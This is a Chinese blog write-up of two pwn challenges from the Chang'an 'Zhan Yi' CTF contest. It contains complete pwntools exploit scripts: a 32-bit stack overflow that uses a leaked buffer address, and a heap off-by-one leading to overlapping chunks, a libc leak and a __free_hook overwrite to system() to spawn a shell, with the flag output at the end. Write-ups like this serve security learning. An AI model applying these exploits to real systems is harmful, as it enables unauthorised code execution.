长安“战疫“网络安全卫士守护赛--PWN

原创

Lee__ee 已于 2022-03-10 11:50:49 修改 94 收藏 1

文章标签： 安全 linux pwn


于 2022-01-09 00:22:15 首次发布

本文链接：https://blog.csdn.net/weixin_51055545/article/details/122388635

今天早上定了闹钟起来干题，还没怎么睡醒

这里我把前两道pwn题给分析一下

pwn1



例行检查：

32位，没有开canary保护，没有pie，扔到IDA中

```
int __cdecl main()
{
  char buf[52]; // [esp+0h] [ebp-38h] BYREF

  sub_80484FB();
  printf("Gift:%p\n", buf);
  read(0, buf, 0x100u);
  return 0;
}
```


buf大小0x38，判断为栈溢出，还有后门，


心中正在窃喜，长安这道签到题是真简单呀，但做了之后发现这里main函数最后的返回还应注意一下

```
call    read
add     esp, 10h
mov     eax, 0
mov     ecx, [ebp+var_4]
leave
lea     esp, [ecx-4]
retn
```

调用完read之后，不是leave retn，而是多了一行lea esp ,[ecx-4],这里应注意一下，将ecx-4的地址给了esp，相当于返回到了ecx-4的地址，(注意lea 区别于mov，mov传送的是地址所指的内容,而lea只是地址).,我们把返回地址写在ecx-4的地址，之后再用程序leak出的地址算出偏移，就可以get shell了，总体来说还可以，下边直接放出exp


exp:

```
#coding=utf-8
from pwn import*
io = remote('113.201.14.253',16088)
context(log_level='debug',os='linux',arch='i386')

shell_addr = 0x8048540

io.recvuntil('Gift:0x')
leak = int(io.recv(8),16)
success(hex(leak))
io.recvuntil('\n')

io.sendline(p32(shell_addr) + 'b'*0x30 + p32(leak+4))
io.interactive()
```



拿到flag!!

pwn2



检查程序：
64位，保护机制全开，扔到IDA中分析，
是一道堆题，功能齐全，在add()函数中存在off by one 漏洞，

```
if ( *(_BYTE *)(qword_202080[i] + j) == 10 )
{
  *(_BYTE *)(qword_202080[i] + j) = 0;
```

我们可以利用by one 改写pre_inuse位，构造overlap，残留指针，leak出libc地址，然后再次构造overlap,劫持free_hook指针，劫持到system()即可,然后free掉'/bin/sh\x00'从而拿到shell.
完整exp:

```
from pwn import *
elf = ELF('./pwn2')
io = remote('113.201.14.253',16066)
#io = process('./pwn2')
libc = ELF('./libc-2.27.so')
context(log_level='debug')

def choice(c):
 io.recvuntil(':')
 io.sendline(str(c))

def add(size,content):
 choice(1)
 io.recvuntil(':')
 io.sendline(str(size))
 io.recvuntil(':')
 io.send(content)

def edit(index,content):
 choice(2)
 io.recvuntil(':')
 io.sendline(str(index))
```

```
 io.recvuntil(':')
 io.send(content)

def free(index):
 choice(3)
 io.recvuntil(':')
 io.sendline(str(index))

def show(index):
 choice(4)
 io.recvuntil(':')
 io.sendline(str(index))

add(0x410,'A')
io.sendline()
add(0x68,'A')

for i in range(9):
 io.sendline()
 add(0xf0,'A')
io.sendline()
for i in range(7):
 free(i+4)

free(1)
free(0)
add(0x68,'A'*0x60 + p64(0x490) + '\x00')
io.sendline()
free(2)
add(0x410,'B')
io.sendline()
show(0)

leak = u64(io.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))
success(hex(leak))
libc_base = leak - 0x3ebca0
success(hex(libc_base))
free_hook = libc_base + libc.sym['__free_hook']
system = libc_base + libc.sym['system']

success(hex(free_hook))
success(hex(system))

add(0x160,'A')

for i in range(8):
 io.sendline()
 add(0x100,'A')

io.sendline()

for i in range(7):
 free(i+4)

add(0x68,'N')
io.sendline()
add(0x410,'A')
io.sendline()
add(0x20,'A')
io.sendline()
```

```
io.sendline()
free(11)
free(4)
add(0x68,'A'*0x60 + p64(0x180) + '\x20')
free(5)
free(4)

add(0x120,'A'*0x100 + p64(0) + p64(0x70) + p64(free_hook))
io.sendline()
add(0x60,'A')
io.sendline()
add(0x60,p64(system))
io.sendline()
add(0x20,'/bin/sh\x00')
io.sendline()
free(8)
io.sendline()
#gdb.attach(io)
io.interactive()
```

```
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x26 bytes:
    'flag{33cb931de8350b94d949efa8220d5433}'
flag{33cb931de8350b94d949efa8220d5433}[*] Got EOF while reading in interactive
$
```

喜提pwn2 flag!!